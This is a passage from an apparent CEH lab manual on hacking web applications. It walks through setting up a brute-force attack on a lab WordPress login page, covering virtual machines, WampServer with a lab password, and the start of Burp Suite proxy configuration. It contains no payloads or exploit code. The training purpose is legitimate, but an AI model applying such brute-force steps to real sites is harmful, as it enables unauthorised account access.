
Note: In this task, the target WordPress website (<http://10.10.1.22:8080/CEH>) is hosted by the victim machine, **Windows Server 2022**. Here, the host machine is the **Parrot Security** machine.

Note: Ensure that the **Wampserver** is running in **Windows Server 2022** machine.

To run the **WampServer**, execute the following steps:


- Turn on the **Windows Server 2022** virtual machine Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa\$\$w0rd** in the Password field and press **Enter**.
 - Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
 - Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
 - Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.
1. Turn on the **Parrot Security** virtual machine.
 2. Click the **Firefox** icon from the top section of **Desktop** to launch the **Mozilla Firefox** browser.
 3. The **Mozilla Firefox** window appears; type <http://10.10.1.22:8080/CEH/wp-login.php>? Into the address bar and press **Enter**.

Note: Here, we will perform a brute-force attack on the designated WordPress website hosted by the **Windows Server 2022** machine.




Module 14 – Hacking Web Applications

- Now, we shall set up a **Burp Suite** proxy by first configuring the proxy settings of the browser.
- In the **Mozilla Firefox** browser, click the **Open menu** icon in the right corner of the menu bar and select **Preferences** from the list.

